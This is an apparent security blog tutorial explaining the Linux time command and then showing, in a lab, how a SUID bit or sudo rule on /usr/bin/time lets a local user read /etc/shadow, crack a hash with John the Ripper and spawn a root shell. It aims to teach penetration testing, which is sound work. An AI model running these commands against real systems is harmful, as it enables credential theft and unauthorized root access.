

Linux for Pentester: Time Privilege Escalation

June 20, 2019 By Raj Chandel

In this article, we'll talk about Time command which is a Linux utility and learn how helpful the time command is for Linux penetration testing and how we'll progress time to scale the greater privilege shell.

Note: "The main objective of publishing the series of "Linux for pentester" is to introduce the circumstances and any kind of hurdles that can be faced by any pentester while solving CTF challenges or OSCP labs which are based on Linux privilege escalations. Here we do not criticizing any kind of misconfiguration that a network or system administrator does for providing higher permissions on any programs/binaries/files & etc."

Table of Contents

All About Linux Time Command

Major Operation Perform by Time

Abusing Time Utility

- SUID Lab Setups for Privilege Escalation
- Privilege Escalation
- Sudo Lab Setups for Privilege Escalation
- Privilege Escalation

All About Linux Time Command

The time command runs the specified program command with the given arguments. When the command finishes, time writes a message to standard error giving timing statistics about this program run.

These statistics consist of:

- the elapsed real time between invocation and termination named as real.
- the user CPU time named as a user.
- the system CPU time named as sys.

Time may exist in most cases as a stand-alone program (such as GNU time) or as a shell (such as sh, bash, tcsh, or zsh).

To identify all type of installed time program we run this:

```
type -a time
```

Here “time is a shell keyword” which means it a built-in keyword exist to bash whereas “time is /usr/bin/time” denotes it’s a binary that exists to GNU.

```
root@ubuntu:~# help time ↵
time: time [-p] pipeline
  Report time consumed by pipeline's execution.
  Execute PIPELINE and print a summary of the real time, user CPU time,
  and system CPU time spent executing PIPELINE when it terminates.

Options:
  -p          print the timing summary in the portable Posix format

The value of the TIMEFORMAT variable is used as the output format.

Exit Status:
  The return status is the return status of PIPELINE.
root@ubuntu:~# type time
time is a shell keyword
root@ubuntu:~# type -a time ↵
time is a shell keyword
time is /usr/bin/time
```

Major Operation Perform by Time

One can go with “help time” or “man time” commands to explore the summary to ensure why time command is used for?

Run Command

As said above, time command computes the timing statistics for any program run (pipeline’s execution). For example: To compute the time taken by date command

```
For Bash: time date
For GNU: /usr/bin/time date
/usr/bin/time -p date
```

As result, you will notice, first it has run the date command and dump the complete date with time zone and then disclosed the time taken by date command as real, user CPU, system CPU time in seconds. While the same information was dumped by using GNU with some extra information such as total INPUTS or OUTPUT.

Use -p options with /usr/bin/time for obtaining output into bash time.

Note: The real, user & system time will be zero for any program which would execute continuously because next time that program will be recalled from the inside cache memory of the system.

```

root@ubuntu:~# time date
Sat Jun 15 22:35:03 PDT 2019

real    0m0.002s
user    0m0.002s
sys     0m0.000s

root@ubuntu:~# /usr/bin/time date
Sat Jun 15 22:35:17 PDT 2019
0.00user 0.00system 0:00.00elapsed ?%CPU (0avgtext+0avgdata 2120maxresident)k
0inputs+0outputs (0major+80minor)pagefaults 0swaps

root@ubuntu:~# /usr/bin/time -p date
Sat Jun 15 22:35:31 PDT 2019
real 0.00
user 0.00
sys 0.00

```

Save Output

By default, time command displays the timing statistics for the program being executed at the end of its execution in the terminal but if you want to store the obtained timing statistics inside a file then you can go with -o options.

Syntax: /usr/bin/time -o [path of destination folder] command

```

/usr/bin/time -o /tmp/ping ping google.com
cat /tmp/ping.txt

```

```

root@ubuntu:~# /usr/bin/time ping google.com
PING google.com (172.217.167.46) 56(84) bytes of data.
64 bytes from del03s16-in-f14.1e100.net (172.217.167.46): icmp_seq=1 ttl=56 time=7.69 ms
64 bytes from del03s16-in-f14.1e100.net (172.217.167.46): icmp_seq=2 ttl=56 time=8.27 ms
64 bytes from del03s16-in-f14.1e100.net (172.217.167.46): icmp_seq=3 ttl=56 time=8.28 ms
^C
--- google.com ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 7.692/8.083/8.287/0.276 ms
0.00user 0.00system 0:02.73elapsed 0%CPU (0avgtext+0avgdata 2828maxresident)k
0inputs+0outputs (0major+131minor)pagefaults 0swaps

root@ubuntu:~# /usr/bin/time -o /tmp/ping.txt ping google.com
PING google.com (172.217.167.46) 56(84) bytes of data.
64 bytes from del03s16-in-f14.1e100.net (172.217.167.46): icmp_seq=1 ttl=56 time=9.79 ms
64 bytes from del03s16-in-f14.1e100.net (172.217.167.46): icmp_seq=2 ttl=56 time=8.24 ms
64 bytes from del03s16-in-f14.1e100.net (172.217.167.46): icmp_seq=3 ttl=56 time=8.07 ms
64 bytes from del03s16-in-f14.1e100.net (172.217.167.46): icmp_seq=4 ttl=56 time=10.7 ms
^C
--- google.com ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
rtt min/avg/max/mdev = 8.071/9.226/10.791/1.128 ms
root@ubuntu:~# cat /tmp/ping.txt
0.00user 0.00system 0:03.13elapsed 0%CPU (0avgtext+0avgdata 2712maxresident)k
0inputs+0outputs (0major+127minor)pagefaults 0swaps

```


Verbose Mode

You can use -v option for verbose mode, here you can estimate the time acquired by the internal resources to produce an output of the given input.

```

root@ubuntu:~# /usr/bin/time -v ping google.com ↩
PING google.com (216.58.196.110) 56(84) bytes of data.
64 bytes from maa03s19-in-f110.1e100.net (216.58.196.110): icmp_seq=1 ttl=56 time=7.18 ms
64 bytes from maa03s19-in-f110.1e100.net (216.58.196.110): icmp_seq=2 ttl=56 time=9.05 ms
64 bytes from maa03s19-in-f110.1e100.net (216.58.196.110): icmp_seq=3 ttl=56 time=10.2 ms
64 bytes from maa03s19-in-f110.1e100.net (216.58.196.110): icmp_seq=4 ttl=56 time=8.39 ms
64 bytes from maa03s19-in-f110.1e100.net (216.58.196.110): icmp_seq=5 ttl=56 time=9.96 ms
^C
--- google.com ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4009ms
rtt min/avg/max/mdev = 7.187/8.961/10.205/1.103 ms
  Command being timed: "ping google.com"
  User time (seconds): 0.00
  System time (seconds): 0.00
  Percent of CPU this job got: 0%
  Elapsed (wall clock) time (h:mm:ss or m:ss): 0:04.08
  Average shared text size (kbytes): 0
  Average unshared data size (kbytes): 0
  Average stack size (kbytes): 0
  Average total size (kbytes): 0
  Maximum resident set size (kbytes): 2716
  Average resident set size (kbytes): 0
  Major (requiring I/O) page faults: 0
  Minor (reclaiming a frame) page faults: 129
  Voluntary context switches: 13
  Involuntary context switches: 3
  Swaps: 0
  File system inputs: 0
  File system outputs: 0
  Socket messages sent: 0
  Socket messages received: 0
  Signals delivered: 0
  Page size (bytes): 4096
  Exit status: 0

```



Formatting String

The format string generally comprises of ‘ resource specifiers ‘ combined with plain text by using a percent sign (‘%’) as given below.

```
/usr/bin/time -f "Elapsed Time = %E, Inputs %I, Outputs %O" head -4 /etc/passwd
```


```

root@ubuntu:~# /usr/bin/time -f "Elapsed Time = %E, Inputs %I, Outputs %O" head -4 /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
Elapsed Time = 0:00.03, Inputs 96, Outputs 0

```

You can use \n for a new line to print the format string as shown the given screenshot.

```
/usr/bin/time -f "Elapsed Time = %E \n Inputs %I \n Outputs %O" tail -5 /etc/pass
```



```
root@ubuntu:~# /usr/bin/time -f "Elapsed Time = %E \n Inputs %I \n Outputs %O" tail -5 /etc/passwd
gdm:x:121:125:Gnome Display Manager:/var/lib/gdm3:/bin/false
raj:x:1000:1000:raj,,,:/home/raj:/bin/bash
sshd:x:122:65534:./run/sshd:/usr/sbin/nologin
ftp:x:123:127:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
mysql:x:124:128:MySQL Server,,,:/nonexistent:/bin/false
Elapsed Time = 0:00.00
Inputs 136
Outputs 0
root@ubuntu:~#
```


Abusing Time Utility

SUID Lab Setups for Privilege Escalation

The SUID bit permission enables the user to perform any files as the ownership of existing file member. Now we are enabling SUID permission on time so that a local user can take the opportunity of time as the root user.

Hence type following for enabling SUID bit:

```
which time
chmod u+s /usr/bin/time
ls -la /usr/bin/time
```



```
root@ubuntu:~# chmod u-s /usr/bin/time
root@ubuntu:~# which time
/usr/bin/time
root@ubuntu:~# ls -la /usr/bin/time
-rwxr-xr-x 1 root root 14720 Apr 21 2017 /usr/bin/time
root@ubuntu:~# chmod u+s /usr/bin/time
root@ubuntu:~# ls -la /usr/bin/time
-rwsr-xr-x 1 root root 14720 Apr 21 2017 /usr/bin/time
root@ubuntu:~#
```

Privilege Escalation

Now we will start exploiting time service by taking the privilege of SUID permission. For this, I'm creating a session of the victim's machine which will permit us to develop the local user access of the targeted system.


Now we need to connect with the target machine with ssh, so type the command:

```
ssh test@192.168.1.103
```

As we know we have access to victim's machine so we will use find command to identify binaries having SUID permission.

```
find / -perm -u=s -type f 2>/dev/null
```

Here we came to recognize that SUID bit is permitted for so many binary files, but are concerned is: /usr/bin/time.

A terminal window screenshot showing the execution of the 'find' command to locate files with the SUID bit. The terminal output lists several files, with '/usr/bin/time' highlighted in yellow. The background of the terminal has a dark theme with a red watermark that reads 'WWW.VULNERABLEARTICLES.IN'.

```
root@kali:~# ssh test@192.168.1.103
test@192.168.1.103's password:
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.18.0-21-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:   https://landscape.canonical.com
 * Support:      https://ubuntu.com/advantage

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

0 packages can be updated.
0 updates are security updates.

Your Hardware Enablement Stack (HWE) is supported until April 2023.
Last login: Thu Jun 13 05:53:01 2019 from 192.168.1.17
test@ubuntu:~$ find / -perm -u=s -type f 2>/dev/null
/usr/sbin/pppd
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/xorg/Xorg.wrap
/usr/lib/snapd/snap-confine
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/bin/time
/usr/bin/pkexec
/usr/bin/chsh
/usr/bin/newgrp
/usr/bin/sudo
/usr/bin/arping
/usr/bin/traceroute6.iputils
```

Taking privilege of SUID permission on time we are going to grab the shadow's file for extracting password hash file.


```
test@ubuntu:~$ /usr/bin/time cat /etc/shadow ↵
root:!:18052:0:99999:7:::
daemon*:17937:0:99999:7:::
bin*:17937:0:99999:7:::
sys*:17937:0:99999:7:::
sync*:17937:0:99999:7:::
games*:17937:0:99999:7:::
man*:17937:0:99999:7:::
lp*:17937:0:99999:7:::
mail*:17937:0:99999:7:::
news*:17937:0:99999:7:::
uucp*:17937:0:99999:7:::
proxy*:17937:0:99999:7:::
www-data*:17937:0:99999:7:::
backup*:17937:0:99999:7:::
list*:17937:0:99999:7:::
irc*:17937:0:99999:7:::
gnats*:17937:0:99999:7:::
nobody*:17937:0:99999:7:::
systemd-network*:17937:0:99999:7:::
systemd-resolve*:17937:0:99999:7:::
syslog*:17937:0:99999:7:::
messagebus*:17937:0:99999:7:::
_apt*:17937:0:99999:7:::
uidd*:17937:0:99999:7:::
avahi-autoipd*:17937:0:99999:7:::
usbmux*:17937:0:99999:7:::
dnsmasq*:17937:0:99999:7:::
rtkit*:17937:0:99999:7:::
cups-pk-helper*:17937:0:99999:7:::
speech-dispatcher:!:17937:0:99999:7:::
whoopsie*:17937:0:99999:7:::
kernoops*:17937:0:99999:7:::
saned*:17937:0:99999:7:::
pulse*:17937:0:99999:7:::
avahi*:17937:0:99999:7:::
colord*:17937:0:99999:7:::
hplip*:17937:0:99999:7:::
geoclue*:17937:0:99999:7:::
gnome-initial-setup*:17937:0:99999:7:::
gdm*:17937:0:99999:7:::
raj:$1$V3HT6SG3$b1Bpv4Zk4KxmtE5wwMmN31:18052:0:99999:7:::
ftp*:18052:0:99999:7:::
sshd*:18052:0:99999:7:::
test:$6$DW9dFVtu$MlolSma5QYRtR115eIQNbLeuJSGMV/9Bf1h.No/FwX
0.00user 0.00system 0:00.00elapsed 0%CPU (0avgtext+0avgdata
0inputs+0outputs (0major+72minor)pagefaults 0swaps
```

Now I have use john the ripper tool to crack the password hashes. By doing so we will get credential of the user as shown in below image.

john hash

```
root@kali:~# nano hash ↵
root@kali:~# john hash ↵
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 35 candidates buffered for the current salt, minimum 96 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
123 (raj)
lg 0:00:00:00 DONE 2/3 (2019-06-13 08:57) 10.00g/s 33340p/s 33340c/s 33340C/s 123456..larry
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~# █
```

Once we get the user's credential then we can switch user. Here first we check sudo rights for user: raj and noticed that user "raj" has ALL privileges.

```
su raj
sudo -l
sudo su
```

Therefore, we switch to the root user account directly and access the root shell as shown in the image. Hence, we have successfully accomplished our task of using time utility for Privilege Escalation.

```
test@ubuntu:~$ su raj ↵
Password:
raj@ubuntu:/home/test$ sudo -l ↵
Matching Defaults entries for raj on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:

User raj may run the following commands on ubuntu:
    (ALL : ALL) ALL
raj@ubuntu:/home/test$ sudo su ↵
root@ubuntu:/home/test# id ↵
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:/home/test# whoami
root
root@ubuntu:/home/test# █
```

Sudo rights Lab setups for Privilege Escalation

Now here our next step is to set up the lab of Sudo rights or in other words to provide Sudo privileges to a user for time executable. Here we are going to add a user by the name of the test in the sudoers files and here we have given

permission to user test to run /usr/bin/time as the root user.

```
Defaults      env_reset
Defaults      mail_badpass
Defaults      secure_path="/usr/local/sbin:/usr/local/bin:/usr
# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL
test    ALL=(root) NOPASSWD: /usr/bin/time

# Members of the admin group may gain root privileges
%admin   ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL
```

Privilege Escalation

Now we will connect through ssh in kali and after that, we will run `sudo -l` which is sudo list and through which we can see that user test has the permission to run /usr/bin/time as the root user.

```
sudo -l
```

As we have seen above, that time command computes the time when a program run, therefore, now taking advantage of time command.

```
sudo time /bin/sh
```

```
test@ubuntu:~$ sudo -l ↩
Matching Defaults entries for test on ubuntu:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/local/bin:

User test may run the following commands on ubuntu:
  (root) NOPASSWD: /usr/bin/time
test@ubuntu:~$ sudo time /bin/sh ↩
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

Conclusion: In this post, we have talked on time command to demonstrate how an intruder can escalate the privilege using time utility due to permissions allowed on it.